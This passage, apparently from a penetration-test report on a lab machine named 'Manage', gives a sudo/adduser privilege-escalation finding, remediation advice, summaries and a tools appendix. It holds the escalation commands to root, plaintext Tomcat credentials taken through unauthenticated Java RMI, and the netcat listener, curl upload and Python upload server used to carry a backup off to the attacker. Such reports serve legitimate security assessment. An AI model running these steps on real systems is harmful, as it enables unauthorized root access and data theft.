- **Description:** The `useradmin` account had sudo privileges to run `/usr/sbin/adduser` with a regex restriction (`^[a-zA-Z0-9]+$`), allowing the creation of the `admin` user. The `admin` user inherited full sudo rights `(ALL) ALL` , enabling root access without additional authentication.
- **Impact:** Excessive sudo privileges for `useradmin` and the unrestricted `admin` account allowed escalation to root, posing a significant risk of unauthorized system control.
- **Technical Summary:** Sudo privileges were checked:

```
sudo -l
Matching Defaults entries for useradmin on manage:
    env_reset, timestamp_timeout=1440, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi
```

```
n\:/bin\:/snap/bin, use_pty

User useradmin may run the following commands on manage:
    (ALL : ALL) NOPASSWD: /usr/sbin/adduser ^[a-zA-Z0-9]+$
```

The `admin` user was created:

```
sudo /usr/sbin/adduser admin
```

Root access was confirmed:

```
sudo -l
[sudo] password for admin:
Matching Defaults entries for admin on manage:
    env_reset, timestamp_timeout=1440, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi
n\:/bin\:/snap/bin, use_pty

User admin may run the following commands on manage:
    (ALL) ALL
admin@manage:/var$ sudo su
root@manage:/var#
```

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—specifically, the unauthenticated Java RMI access, exposure of sensitive backup files, and insufficient sudo privileges restriction—the following recommendations should be implemented on the "Manage" Linux-based system:

1. Strengthen Java RMI Security

- **Restrict RMI Access:** Configure the Java RMI service on ports 2222 and 33307 to require authentication and limit access to trusted IP ranges only. Disable unauthenticated remote method invocation by enforcing secure JMX configurations.
- **Remove Unnecessary Services:** If Java RMI is not critical, disable it on non-standard ports (e.g., 2222) and restrict its use to internal, authenticated contexts only.
- **Implement Network Segmentation:** Isolate the RMI service within a private network segment, using firewalls to block external access and reduce exposure to exploitation tools like Beanshooter.

2. Secure File and Backup Management

- **Restrict File Permissions:** Tighten permissions on sensitive directories (e.g., `useradmin` directory) to prevent low-privilege users like `tomcat` from reading backup files (`backup.tar.gz`). Use `chmod` and `chown` to enforce least-privilege access.
- **Encrypt Backup Files:** Store backups in encrypted archives (e.g., using `tar` with `gpg`) and restrict access to authorized personnel only. Regularly audit backup locations for unauthorized access.
- **Implement Backup Monitoring:** Enable logging and monitoring for backup file access or modifications, alerting on any unexpected activity by users like `tomcat` .

3. Enhance Credential and Privilege Management

- **Secure Credential Storage:** Remove plaintext or weakly encrypted credentials from backup files and replace with secure storage solutions (e.g., hashed passwords in a vault). Enforce complex passwords (minimum 12 characters, mixed case, numbers, and symbols) for users like `useradmin` .
- **Limit Sudo Privileges:** Restrict the `useradmin` account's sudo rights to specific, necessary commands (e.g., remove the `(ALL : ALL) NOPASSWD: /usr/sbin/adduser ^[a-zA-Z0-9]+$` unless critical). For the `admin` user, enforce authentication requirements for sudo escalation.
- **Disable Unused Accounts:** Regularly review and disable or remove accounts (e.g., `tomcat`) that are not actively needed, reducing the attack surface for privilege escalation.

4. Harden System Configuration

- **Patch and Update Software:** Ensure the Ubuntu system, OpenSSH (8.9p1 Ubuntu 3ubuntu0.13), and Apache Tomcat (10.1.19) are kept up to date with the latest security patches to address known vulnerabilities.
- **Configure Two-Factor Authentication (2FA):** Strengthen SSH access for `useradmin` by enforcing 2FA consistently, ensuring codes from `.google_authenticator` are required for all sessions.
- **Monitor System Activity:** Enable detailed logging for SSH, Tomcat, and system processes to detect unauthorized access or privilege escalation attempts.

5. Enhance Monitoring and Logging

- **Centralize Logs:** Aggregate logs from SSH, Tomcat, and system services into a centralized monitoring solution. Monitor for suspicious activities, such as RMI exploitation or unauthorized file access.
- **Audit User Actions:** Implement logging for all user actions, particularly those involving sudo commands or file operations by `tomcat` and `useradmin`, to detect and alert on privilege escalation attempts.

- **Develop Incident Response Playbooks:** Create procedures for responding to indicators of compromise, such as RMI attacks or backup file leaks. Include steps for isolating the system, revoking compromised credentials, and applying patches.

6. Conduct Regular Security Audits

- **Vulnerability Scanning:** Perform periodic scans using tools like Nmap to identify open ports (e.g., 22, 2222, 8080, 33307) and misconfigured services. Validate that no services allow unauthenticated access.
- **Privilege and Configuration Audits:** Regularly review user permissions, file access rights, and service configurations to ensure compliance with least-privilege principles, preventing excessive access by users like `tomcat` or `useradmin`.

By implementing these layered recommendations—focused on securing Java RMI, improving file and backup management, enhancing credential and privilege controls, hardening system configurations, and strengthening monitoring—the system will significantly reduce its exposure to unauthorized access, data leaks, and privilege escalation.

5. Conclusions

Executive Summary

Think of a company’s digital setup like a locked office building, where only staff with the right keycards can enter specific rooms to keep important files safe. During our test on the "Manage" machine, we found major weak spots that let an outsider sneak in, roam freely, and take over everything.

Here’s what we uncovered:

- **Unlocked File Room with Easy Clues:** A public Java RMI service gave away user passwords without needing a keycard, like a note hinting at a simple code. Using those hints, we unlocked more private data, similar to finding a sticky note with a locker code in an open drawer.
- **Fake Manager Key from a Flawed Backup:** A backup file, readable by a low-level user, held SSH keys that let us act like a boss, giving us control over the system as if anyone could copy the master key.

These gaps are like leaving a back door wide open or letting a junior staff member make extra keys. If a bad actor got in, they could steal personal info, stop work, or lock everyone out while demanding money to get back in. Imagine a thief taking customer details, leading to legal headaches, lost trust, and millions in losses. Fixing these issues now keeps your digital office safe, protects your data, and keeps things running smoothly.

Technical Summary

The following high-impact vulnerabilities were confirmed during the engagement:

1. **Unauthenticated Java RMI Access**
   - **Issue:** The Java RMI service on port 2222 was accessible without authentication, allowing Beanshooter to extract Tomcat user credentials (`manager:fhErvo2r9wuTEYiYgt` and `admin:onyRPCkaG4iX72BrRtKgbszd`), enabling a shell as `tomcat`.
   - **Risk:** Unauthenticated access facilitated credential theft and shell execution, posing a severe risk of unauthorized system control and data exposure.
2. **Exposure of Sensitive Backup File**
   - **Issue:** The `tomcat` user could read a backup file (`backup.tar.gz`) in the `useradmin` directory, containing SSH credentials for `useradmin`, due to insufficient file permissions.
   - **Risk:** Exposure of the backup file allowed unauthorized access to `useradmin` SSH credentials, facilitating privilege escalation and increasing the risk of further system compromise.
3. **Insufficient Sudo Privileges Restriction**
   - **Issue:** The `useradmin` account had sudo privileges to run `/usr/sbin/adduser`, creating the `admin` user, which inherited full sudo rights `(ALL) ALL`, enabling root access.
   - **Risk:** Excessive sudo privileges for `useradmin` and the unrestricted `admin` account allowed escalation to root, posing a significant risk of unauthorized system control.

These vulnerabilities demonstrate how inadequate authentication, exposed sensitive files, and excessive privileges can enable attackers to escalate from unauthenticated access to full system control. Mitigating these risks requires robust authentication mechanisms, secure file management, restricted user privileges, and enhanced monitoring to prevent unauthorized access and escalation.

Appendix: Tools Used

- **Nmap**
  - **Description**: A network scanning tool utilized for initial reconnaissance and port enumeration. It identified critical services such as SSH (port 22), Java RMI (ports 2222, 33307), and HTTP (port 8080) on the "Manage" machine, confirming an Ubuntu Linux environment.
- **Netcat (nc)**
  - **Description**: A networking tool used to set up a local server (`nc -nlvp 4444`) to capture incoming requests from the Java RMI service, aiding in the identification and exploitation of the unauthenticated access vulnerability.
- **Beanshooter**
  - **Description**: A Java-based exploitation tool designed for testing Java RMI services. It enumerated the RMI service on port 2222, confirmed unauthenticated access,

extracted Tomcat user credentials (`manager:fhErvo2r9wuTEYiYgt` and `admin:onyRPCkaG4iX72BrRtKgbszd`), and facilitated shell access as the `tomcat` user.

- **curl**
  - **Description**: A command-line tool used to upload the `backup.tar.gz` file from the target to the attacker's machine, enabling the extraction of SSH credentials for the `useradmin` account.
- **OpenSSH**
  - **Description**: A secure shell tool employed to establish an SSH session as the `useradmin` account (`ssh -i id_ed25519 useradmin@10.129.234.57`), leveraging extracted credentials and handling 2FA authentication from `.google_authenticator`.
- **Python**
  - **Description**: A scripting language used to run a simple upload server (`python3 -m uploadserver 80`) for transferring the backup file, supporting the exploitation process.

These tools were critical throughout the assessment, from reconnaissance to exploitation, enabling comprehensive enumeration of the "Manage" machine's services, identification of RMI vulnerabilities, and execution of privilege escalation to achieve full system compromise as of 09:52 PM CEST on Thursday, July 31, 2025.